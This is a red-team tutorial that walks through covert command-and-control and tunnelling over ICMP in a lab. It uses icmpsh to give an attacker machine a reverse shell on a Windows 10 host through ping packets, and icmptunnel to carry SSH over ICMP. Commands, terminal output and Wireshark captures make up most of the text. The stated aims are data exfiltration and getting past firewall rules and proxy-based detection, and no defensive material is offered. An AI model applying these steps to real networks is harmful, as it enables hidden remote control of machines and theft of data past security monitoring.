

# Command and Control & Tunnelling via ICMP

 [hackingarticles.in/command-and-control-tunnelling-via-icmp](https://hackingarticles.in/command-and-control-tunnelling-via-icmp)

Raj

July 28, 2019

In this article, you will learn about the RED TEAM Operation for data exfiltration via ICMP-C2 and ICMP Tunneling because both approaches are useful in order to circumvent firewall rules because they generate unsound traffic in the network.

## Table of Content

### Brief Summary on working of ICMP Protocol

#### Command & Control via ICMP Protocol

- Requirement
- icmpsh: C2-channel & Its Installation
- Run icmpsh as Master
- Run icmpsh as Slave

#### ICMP Tunneling

- Requirement
- Configure ICMP over Server Machine (Target)
- Configure ICMP tunnel over Client Machine (Intruder)
- Connect SSH Over ICMP

### Brief Summary on working of ICMP Protocol

The Internet Control Message Protocol (ICMP) is a supporting protocol in the Internet protocol suite. It is used by network devices, including routers, to send error messages and operational information which indicates that a requested service is not available or that a host or router could not be reached.

It is layer 3 i.e. network layer protocol used by the ping command for sending a message through ICMP payload which is encapsulated with IP Header Packet. According to MTU the size of the ICMP packet cannot be greater than 1500 bytes.

#### ICMP packet at Network layer

IP header	ICMP header	ICMP payload size	MTU (1500)
20 bytes	8 bytes	1472 bytes (maximum)	$20 + 8 + 1472 = 1500$

A ping command sends an ICMP echo request to the target host. The target host responds with an echo Reply which means the target host is alive.

Read more from [here](#)

## Command & Control via ICMP Protocol

---

In our many publications, we had discussed over C2-channel who is additionally acknowledged as command & control so you may find out it [here](#). Although you are pleased to learn how to use ICMP protocol as a command & control channel between this thesis.

A cyber-war is strolling of Intruder and Security researcher, therefore, we need to hold partial backup plan. As we all know the company has grown to be smarter, they understand such as type concerning attack is being observed after achieving TCP reverse connection of the machine.

Thus we come up with ICMP secret shell which and use icmpsh as command & control tool.

### REQUIREMENT

- Attacker Machine or C2-channel:192.168.1.108 (Kali Linux)
- Host machine:192.168.1.106 (Windows 10)

### icmpsh: C2-channel & Its Installation


---

**icmpsh** is a simple reverse ICMP shell with a win32 slave and a POSIX compatible master in C, Perl or Python. The main advantage over the other similar open-source tools is that it does not require administrative privileges to run onto the target machine.

The tool is clean, easy and portable. The slave (client) runs on the target Windows machine, it is written in C and works on Windows only whereas the master (server) can run on any platform on the attacker machine as it has been implemented in C and Perl by Nico Leidecker and later it also gets ported into Python too.

It is very easy to install and use as c2-channel. Turn the attacker machine for icmpsh and download icmpsh from Github.

```
git clone https://github.com/inquisb/icmpsh.git
```



```
root@kali:~# git clone https://github.com/inquisb/icmpsh.git
Cloning into 'icmpsh'...
remote: Enumerating objects: 62, done.
remote: Total 62 (delta 0), reused 0 (delta 0), pack-reused 62
Unpacking objects: 100% (62/62), done.
```

### Run icmpsh as Master (Kali Linux)

---

Once the downloads have been completed, you can use the following command to run the master. The most important step before taking action is to disable ping reply on your machine. This prevents the kernel from responding to ping packets itself.

```
sysctl -w net.ipv4.icmp_echo_ignore_all=1
cd icmpsh
syntax: ./icmpsh_m.py <attacker's-IP> <target-IP>
./icmpsh_m.py 192.168.1.108 192.168.1.106
```



```
root@kali:~# cd icmpsh/
root@kali:~/icmpsh# sysctl -w net.ipv4.icmp_echo_ignore_all=1
net.ipv4.icmp_echo_ignore_all = 1
root@kali:~/icmpsh# ls
icmpsh.exe  icmpsh-m.pl  icmpsh-s.c  run.sh
icmpsh-m.c  icmpsh_m.py  README.md   screenshots
root@kali:~/icmpsh# ./icmpsh_m.py 192.168.1.108 192.168.1.106
```


## Run icmpsh as slave (Windows 10)

---

Now again install icmpsh tool inside the host machine for running as slave and the user running the slave on the target system does not require administrative privileges.

And then run the following command :

```
syntax: icmpsh.exe -t <Kali IP>
icmpsh.exe -t 192.168.1.108
```



```
C:\Users\raj\Desktop>icmpsh.exe -t 192.168.1.108
```

Once the above command is executed on the host machine, the intruder will have reverse shell of the machine running as a slave's . You can observe from the image given below that the machine controls the slave machine by spawning its prompt of command.

```

root@kali:~/icmpsh# ./icmpsh_m.py 192.168.1.108 192.168.1.106 ↩
Microsoft Windows [Version 10.0.17134.706]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Users\raj\Desktop>ipconfig ↩
ipconfig

Windows IP Configuration

Ethernet adapter Ethernet:

    Connection-specific DNS Suffix  . : 
    Link-local IPv6 Address . . . . . : fe80::613d:f007:4aa3:b842%3
    IPv4 Address. . . . . : 192.168.1.106
    Subnet Mask . . . . . : 255.255.255.0
    Default Gateway . . . . . : 192.168.1.1

Ethernet adapter VMware Network Adapter VMnet1:

    Connection-specific DNS Suffix  . : 
    Link-local IPv6 Address . . . . . : fe80::dc91:293d:2f1f:b3b4%13
    IPv4 Address. . . . . : 192.168.10.1
    Subnet Mask . . . . . : 255.255.255.0
    Default Gateway . . . . . : 

Ethernet adapter VMware Network Adapter VMnet8:

    Connection-specific DNS Suffix  . : 
    Link-local IPv6 Address . . . . . : fe80::35d8:ca92:776:a5af%15
    IPv4 Address. . . . . : 192.168.232.1
    Subnet Mask . . . . . : 255.255.255.0
    Default Gateway . . . . . : 

Ethernet adapter Bluetooth Network Connection 2:

    Media State . . . . . : Media disconnected
    Connection-specific DNS Suffix  . : 

```

Now as we said that with the help ping, icmpsh will get the host machine's reverse shell over the icmp channel. Therefore, I simply trigger a command and use Wireshark to capture its packet to ensure the backend process.

Great!! This works exactly as we assumed and the data is transmitted over the network layer with the help of PING request/reply packets, thus no service or port is required. The traffic is undetected by proxy-based firewalls and this may bypass firewall rules.

```

C:\Users\raj\Desktop>whoami ↩
whoami
desktop-nqm64as\raj

C:\Users\raj\Desktop>

```

ip.addr == 192.168.1.108

No.	Time	Source	Destination	Protocol	Length	Info
202	4.338565051	192.168.1.108	192.168.1.106	ICMP	42	Echo (ping) reply
207	4.540304269	192.168.1.106	192.168.1.108	ICMP	60	Echo (ping) request
208	4.540992369	192.168.1.108	192.168.1.106	ICMP	42	Echo (ping) reply
218	4.741733476	192.168.1.106	192.168.1.108	ICMP	60	Echo (ping) request
219	4.742043584	192.168.1.108	192.168.1.106	ICMP	49	Echo (ping) reply
228	4.942906282	192.168.1.106	192.168.1.108	ICMP	93	Echo (ping) request
229	4.943241919	192.168.1.108	192.168.1.106	ICMP	42	Echo (ping) reply
246	5.144275592	192.168.1.106	192.168.1.108	ICMP	60	Echo (ping) request
247	5.144961576	192.168.1.108	192.168.1.106	ICMP	42	Echo (ping) reply
259	5.346259858	192.168.1.106	192.168.1.108	ICMP	60	Echo (ping) request
260	5.346522370	192.168.1.108	192.168.1.106	ICMP	42	Echo (ping) reply
261	5.548219298	192.168.1.106	192.168.1.108	ICMP	60	Echo (ping) request
262	5.548970140	192.168.1.108	192.168.1.106	ICMP	42	Echo (ping) reply
263	5.750030586	192.168.1.106	192.168.1.108	ICMP	60	Echo (ping) request
264	5.750473524	192.168.1.108	192.168.1.106	ICMP	42	Echo (ping) reply
297	5.951978831	192.168.1.106	192.168.1.108	ICMP	60	Echo (ping) request
298	5.952233843	192.168.1.108	192.168.1.106	ICMP	42	Echo (ping) reply
306	6.153284791	192.168.1.106	192.168.1.108	ICMP	60	Echo (ping) request
307	6.153556497	192.168.1.108	192.168.1.106	ICMP	42	Echo (ping) reply

Frame 228: 93 bytes on wire (744 bits), 93 bytes captured (744 bits) on interface 0  
 Ethernet II, Src: Dell\_71:c5:de (8c:ec:4b:71:c5:de), Dst: Vmware\_9d:1e:3c (00:0c:29:9d:1e:3c)  
 Internet Protocol Version 4, Src: 192.168.1.106, Dst: 192.168.1.108  
 Internet Control Message Protocol  
 Type: 8 (Echo (ping) request)  
 Code: 0

Offset	Hex	ASCII
0000	00 0c 29 9d 1e 3c 8c ec 4b 71 c5 de 08 00 45 00	.. ) < . Kq . . . E .
0010	00 4f 16 04 00 00 ff 01 21 83 c0 a8 01 6a c0 a8	. 0 . . . . ! . . . j . .
0020	01 6c 08 00 26 1f 00 01 06 9a 77 68 6f 61 6d 69	. 1 . & . . . . whoami
0030	0a 64 65 73 6b 74 6f 70 2d 6e 71 6d 36 34 61 73	desktop -nqm64as
0040	5c 72 61 6a 0d 0a 0d 0a 43 3a 5c 55 73 65 72 73	\raj . . . C:\Users
0050	5c 72 61 6a 5c 44 65 73 6b 74 6f 70 3e	\raj\Desktop>

## ICMP Tunneling

ICMP tunnel is an approach that works by tunneling TCP connections over ICMP packets. Here we will access ssh session that will be encapsulated by ICMP packets. Hence again a tcp connection will be established at layer 3 i.e. network layer which will be encapsulated as icmp payload and this could be helpful to bypass firewall rule.

### REQUIREMENT

#### Server Machine

- ens33:192.168.1.108
- tun0:10.0.0.1

#### Client Machine

- eth0: 192.168.1.111
- tun0:10.0.0.2

**icmptunnel** is a tool to tunnel IP traffic within ICMP echo request and response (ping) packets. It's intended for bypassing firewalls in a semi-covert way, for example when pivoting inside a network where ping is allowed. It might also be useful for egress from a corporate network to the Internet, although it is quite common for ICMP echo traffic to be filtered at the network perimeter.


While there are a couple of existing tools which implement this technique, icmptunnel provides a more reliable protocol and a mechanism for tunneling through stateful firewalls and NAT.

## Configure ICMP over Server Machine (Target)

---

Download and install icmptunnel on the host machine and compile the file as followed in the image given below

```
git clone https://github.com/jamesbarlow/icmptunnel.git
cd icmptunnel
make
```

A terminal window showing the installation of icmptunnel. The user runs 'git clone https://github.com/jamesbarlow/icmptunnel.git', which clones the repository into a directory named 'icmptunnel'. Then, the user runs 'cd icmptunnel/' to enter the directory. Finally, the user runs 'make', which compiles the program. The terminal output shows the progress of cloning and the files in the directory.

```
root@ubuntu:~# git clone https://github.com/jamesbarlow/icmptunnel.git
Cloning into 'icmptunnel'...
remote: Enumerating objects: 42, done.
remote: Total 42 (delta 0), reused 0 (delta 0), pack-reused 42
Unpacking objects: 100% (42/42), done.
root@ubuntu:~# ls
icmptunnel  root.txt
root@ubuntu:~# cd icmptunnel/
root@ubuntu:~/icmptunnel# ls
CHANGES  LICENSE  Makefile  man  README.md  src
root@ubuntu:~/icmptunnel# make
```

First, disable ICMP echo reply on both the client and server. This foils the kernel from responding to ping packets itself.

```
echo 1 > /proc/sys/net/ipv4/icmp_echo_ignore_all
```

On the server-side (host machine), start icmptunnel in server mode, and assign an IP address to the new tunnel interface.

```
./icmptunnel -s
Ctrlz
bg
/sbin/ifconfig tun0 10.0.0.1 netmask 255.255.255.0
ifconfig
```

```

root@ubuntu:~/icmptunnel# ./icmptunnel -s
opened tunnel device: tun0
^Z
[1]+  Stopped                  ./icmptunnel -s
root@ubuntu:~/icmptunnel# bg
[1]+ ./icmptunnel -s &
root@ubuntu:~/icmptunnel# /sbin/ifconfig tun0 10.0.0.1 netmask 255.255.255.0
root@ubuntu:~/icmptunnel# ifconfig
ens33: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
    inet 192.168.1.108 netmask 255.255.255.0  broadcast 192.168.1.255
    inet6 fe80::5184:bba3:897a:442b prefixlen 64  scopeid 0x20<link>
    ether 00:0c:29:1a:35:2d txqueuelen 1000 (Ethernet)
    RX packets 85400  bytes 69070132 (69.0 MB)
    RX errors 0  dropped 0  overruns 0  frame 0
    TX packets 8962  bytes 619630 (619.6 KB)
    TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
    inet6 ::1 prefixlen 128  scopeid 0x10<host>
    loop txqueuelen 1000 (Local Loopback)
    RX packets 2226  bytes 117688 (117.6 KB)
    RX errors 0  dropped 0  overruns 0  frame 0
    TX packets 2226  bytes 117688 (117.6 KB)
    TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

tun0: flags=4305<UP,POINTOPOINT,RUNNING,NOARP,MULTICAST>  mtu 1500
    inet 10.0.0.1 netmask 255.255.255.0  destination 10.0.0.1
    inet6 fe80::525b:c6fa:cf55:7401 prefixlen 64  scopeid 0x20<link>
    unspec 00-00-00-00-00-00-00-00-00-00-00-00-00-00-00-00 txqueuelen 500
    RX packets 0  bytes 0 (0.0 B)
    RX errors 0  dropped 0  overruns 0  frame 0
    TX packets 5  bytes 240 (240.0 B)
    TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

```

## Configure ICMP tunnel over Client Machine (Intruder)

Similarly, repeat the same process over the intruder machine to install icmptunnel for peer to peer connection.

```
git clone https://github.com/jamesbarlow/icmptunnel.git
```

```

root@kali:~# git clone https://github.com/jamesbarlow/icmptunnel.git
Cloning into 'icmptunnel'...
remote: Enumerating objects: 42, done.
remote: Total 42 (delta 0), reused 0 (delta 0), pack-reused 42
Unpacking objects: 100% (42/42), done.

```

First, compile it and then disable ICMP echo reply to avoid kernel from responding to ping packets itself.

```

cd icmptunnel
make
echo 1 > /proc/sys/net/ipv4/icmp_echo_ignore_all
./icmptunnel 192.168.1.108
ctrl z
/sbin/ifconfig tun0 10.0.0.2 netmask 255.255.255.0

```



```

root@kali:~/icmptunnel# make
[CC] src/checksum.c
[CC] src/client-handlers.c
[CC] src/client.c
[CC] src/daemon.c
[CC] src/echo-skt.c
[CC] src/forwarder.c
[CC] src/icmptunnel.c
[CC] src/resolve.c
[CC] src/server-handlers.c
[CC] src/server.c
[CC] src/tun-device.c
[LD] icmptunnel
root@kali:~/icmptunnel# echo 1 > /proc/sys/net/ipv4/icmp_echo_ignore_all
root@kali:~/icmptunnel# ./icmptunnel 192.168.1.108
opened tunnel device: tun0
connection established.
^Z
[1]+  Stopped                  ./icmptunnel 192.168.1.108
root@kali:~/icmptunnel# bg
[1]+ ./icmptunnel 192.168.1.108 &
root@kali:~/icmptunnel# /sbin/ifconfig tun0 10.0.0.2 netmask 255.255.255.0

```

## Connect SSH Over ICMP

You should have a point-to-point tunnel at this point through ICMP packets. There is 10.0.0.1 on the server-side and 10.0.0.2 on the client-side. Try to connect to the server via SSH a tcp protocol on the client:

```
ssh raj@10.0.0.1
```

```

root@kali:~# ssh raj@10.0.0.1
The authenticity of host '10.0.0.1 (10.0.0.1)' can't be established.
ECDSA key fingerprint is SHA256:EYq6Ko+fmLRZc/0S78b0nej9LVhJY9pr+eKxzRIGllo.
Are you sure you want to continue connecting (yes/no)? yes
Warning: Permanently added '10.0.0.1' (ECDSA) to the list of known hosts.
raj@10.0.0.1's password:
Welcome to Ubuntu 18.04.2 LTS (GNU/Linux 4.15.0-51-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

 * Canonical Livepatch is available for installation.
   - Reduce system reboots and improve kernel security. Activate at:
     https://ubuntu.com/livepatch

174 packages can be updated.
38 updates are security updates.

Last login: Mon Jun  3 09:30:27 2019 from 192.168.1.110
raj@ubuntu:~$ ls
Desktop  dict.txt  Documents  Downloads  examples.desktop  ignite  Music  no

```

The icmp tunnel is connected between server and client at the initial phase, which could be seen in the following image where we captured the traffic flowing between server and client with the help of Wireshark.



ip.addr == 192.168.1.108						
No.	Time	Source	Destination	Protocol	Length	Info
36	0.097666160	192.168.1.111	192.168.1.108	ICMP	47	Echo (ping) request
82	1.099716019	192.168.1.111	192.168.1.108	ICMP	47	Echo (ping) request
152	2.101405278	192.168.1.111	192.168.1.108	ICMP	47	Echo (ping) request
211	3.103132246	192.168.1.111	192.168.1.108	ICMP	47	Echo (ping) request
212	3.103200674	192.168.1.111	192.168.1.108	ICMP	47	Echo (ping) request
213	3.103686272	192.168.1.108	192.168.1.111	ICMP	60	Echo (ping) reply
262	4.105629673	192.168.1.111	192.168.1.108	ICMP	47	Echo (ping) request
357	5.106334400	192.168.1.111	192.168.1.108	ICMP	47	Echo (ping) request
471	6.107848480	192.168.1.111	192.168.1.108	ICMP	47	Echo (ping) request
608	7.110050131	192.168.1.111	192.168.1.108	ICMP	47	Echo (ping) request
670	8.112201722	192.168.1.111	192.168.1.108	ICMP	47	Echo (ping) request
671	8.112236561	192.168.1.111	192.168.1.108	ICMP	47	Echo (ping) request
672	8.112413704	192.168.1.108	192.168.1.111	ICMP	60	Echo (ping) reply
750	9.114468000	192.168.1.111	192.168.1.108	ICMP	47	Echo (ping) request
▶ Frame 36: 47 bytes on wire (376 bits), 47 bytes captured (376 bits) on interface 0 ▶ Ethernet II, Src: Vmware_9d:1e:3c (00:0c:29:9d:1e:3c), Dst: Vmware_1a:35:2d (00:0c:29:1a: ▶ Internet Protocol Version 4, Src: 192.168.1.111, Dst: 192.168.1.108 ▶ Internet Control Message Protocol						

Every traffic is ICMP. The packet HTTP / IP can be regarded as part of the ICMP payload. The HTTP/IP packets are accelerated to the internet. Notice in what way the source IP has been impersonated because of nat. Thus, the traffic will not go on the transport layer for connecting SSH via port 22.

ip.addr == 192.168.1.108    http						
No.	Time	Source	Destination	Protocol	Length	Info
579	4.073806105	192.168.1.108	192.168.1.111	ICMP	639	Echo (ping) reply id=0x6fbf, seq=6
580	4.074207419	192.168.1.111	192.168.1.108	ICMP	99	Echo (ping) request id=0x6fbf, seq=6
581	4.136989591	192.168.1.108	192.168.1.111	ICMP	191	Echo (ping) reply id=0x6fbf, seq=6
592	4.179957837	192.168.1.111	192.168.1.108	ICMP	99	Echo (ping) request id=0x6fbf, seq=6
640	4.450798391	192.168.1.109	152.195.11.6	HTTP	302	GET /c/msdownload/update/others/2019/
644	4.525189482	152.195.11.6	192.168.1.109	HTTP	1374	[TCP Previous segment not captured] C
648	4.525226728	152.195.11.6	192.168.1.109	HTTP	3622	[TCP Previous segment not captured] C
654	4.599967269	192.168.1.109	152.195.11.6	HTTP	302	GET /c/msdownload/update/others/2019/
672	4.835063578	192.168.1.109	152.195.11.6	HTTP	302	GET /c/msdownload/update/others/2019/
699	4.982759459	192.168.1.109	152.195.11.6	HTTP	302	GET /c/msdownload/update/others/2019/
707	5.056744617	152.195.11.6	192.168.1.109	HTTP	3615	HTTP/1.1 200 OK (application/vnd.ms-
709	5.059908617	192.168.1.109	152.195.11.6	HTTP	302	GET /c/msdownload/update/others/2019/
718	5.137206754	152.195.11.6	192.168.1.109	HTTP	5372	HTTP/1.1 200 OK (application/vnd.ms-
720	5.137831198	192.168.1.109	152.195.11.6	HTTP	302	GET /d/msdownload/update/others/2019/
721	5.181641097	192.168.1.111	192.168.1.108	ICMP	47	Echo (ping) request id=0x6fbf, seq=6
737	5.286814656	192.168.1.109	152.195.11.6	HTTP	302	GET /c/msdownload/update/others/2019/
766	5.522497810	192.168.1.111	192.168.1.108	ICMP	135	Echo (ping) request id=0x6fbf, seq=6
767	5.522755470	192.168.1.108	192.168.1.111	ICMP	135	Echo (ping) reply id=0x6fbf, seq=6

**Author:** Aarti Singh is a Researcher and Technical Writer at Hacking Articles an Information Security Consultant Social Media Lover and Gadgets. Contact [here](#)